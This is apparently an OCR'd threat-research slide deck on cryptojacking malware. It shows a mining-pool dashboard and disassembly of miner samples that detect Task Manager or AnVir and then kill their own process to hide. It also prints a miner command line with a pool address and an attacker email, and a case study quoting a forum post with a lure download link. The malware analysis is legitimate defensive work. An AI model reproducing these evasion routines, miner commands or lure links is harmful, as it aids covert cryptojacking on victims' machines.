
Current Calculated Hashrate	Average Hashrate for last 6 hours	Balance	Unconfirmed Balance
13,230.0 H/s	15,995.0 H/s	0.65616193 XMR	0.00226173 XMR

Worker	Last Share	Rating	Hashrate
Online 156 Offline 2536 Total 2692			Now

Hiding In Plain sight



```
loc_140059044:          ; Д и с п е т ч е р   з а д а ч
lea     rdx, aAeniaoAdCaaa
xor     ecx, ecx        ; lpClassName
call    cs:FindWindowA
mov     rbx, rax
lea     rdx, aWindowsTaskMan ; "Windows Task Manager"
xor     ecx, ecx        ; lpClassName
call    cs:FindWindowA
mov     rsi, rax
lea     rdx, aTaskManager ; "Task Manager"
xor     ecx, ecx        ; lpClassName
call    cs:FindWindowA
mov     r14, rax
lea     rdx, aAeniaoAdCaaaWi ; Д и с п е т ч е р   з а д а ч
xor     ecx, ecx        ; lpClassName
call    cs:FindWindowA
mov     r15, rax
lea     rdx, aAnvirTaskManag ; "AnVir Task Manager"
xor     ecx, ecx        ; lpClassName
call    cs:FindWindowA
mov     r12, rax
lea     rdx, aAnvirTaskManag_0 ; "AnVir Task Manager Pro"
xor     ecx, ecx        ; lpClassName
call    cs:FindWindowA
mov     r13, rax
lea     rdx, [rbp+558h+WindowName] ; lpWindowName
xor     ecx, ecx        ; lpClassName
call    cs:FindWindowA
test    rbx, rbx
jnz     short loc_1400590E4
```



```
sub_413170 proc near

var_E4= byte ptr -0E4h
var_20= dword ptr -20h
var_14= dword ptr -14h
var_8= dword ptr -8

push    ebp
mov     ebp, esp
sub     esp, 0E4h
push    ebx
push    esi
push    edi
push    ecx
lea     edi, [ebp+var_E4]
mov     ecx, 39h
mov     eax, 0CCCCCCCCh
rep stosd
pop     ecx
mov     [ebp+var_8], ecx
push    offset Str2     ; "Taskmgr.exe"
call    enumRunningProcesses
add     esp, 4
mov     [ebp+var_14], eax
push    offset aAnvir_exe ; "AnVir.exe"
call    enumRunningProcesses
add     esp, 4
mov     [ebp+var_20], eax
cmp     [ebp+var_14], 0
jnz     short loc_4131D8
```

```
cmp     [ebp+var_20], 0
jnz     short loc_4131D8
```


```
mov     esi, esp
push    offset Format   ; "taskmgr not found\n"
call    ds:printf
add     esp, 4
cmp     esi, esp
call    j___RTC_CheckEsp
jmp     short loc_4131F6
```

```
loc_4131D8:
mov     esi, esp
push    offset Command  ; "taskkill /F /IM svchosts.exe"
call    ds:system
add     esp, 4
cmp     esi, esp
call    j___RTC_CheckEsp
mov     byte_4212A8, 1
```

Catch Me If You Can

Common #OPSec failures


- Using traceable email in public pools
- Uploading source code to public repos
- Hardcoded credentials in the payload



```
"C:\Windows\System32\wuapp.exe" -a cryptonight -o stratum+tcp://xmr.pool.minergate.co
m:45560 -u topksa5@gmail.com -p x -t 2
```

Picture Source: any.run

Case Study - Waterminer



16.09.2017, 03:48

Vitalik_Gonsor

Пользователь

Статус:	Оффлайн
Регистрация:	16.03.2013
Адрес:	Ukraine
Сообщений:	148
Репутация:	9 [+/-]
Контакты	

Titan Project(Arbuz)

[QUOTE=Vitalik_Gonsor;1915960]

Код:


```
- dc_cmd
 - sscanf2
 - foreach
- MySql
```

Ссылка на скачку: https://yadi.sk/d/wMUdTu_U3N5CZ3
VirusTotal: https://www.virustotal.com/#/file/1e...2d7f/detection

Что содержит в себе мод:

1. ***Уникальное Ghetto/TDM***
2. ***Расширенная админка, и логи к ней.***
3. ***Панель Grand RP***
4. ***Регистрация на TD***
5. ***Система випки***
6. ***Измененный /help***
7. ***Сообщения о входы в арены и другие зоны.***
8. ***Много красивых DM/Fun/Parkour зон***
9. ***Система семей***
10. ***Красивый маппинг, хорошо подобранные цвета в моде.***
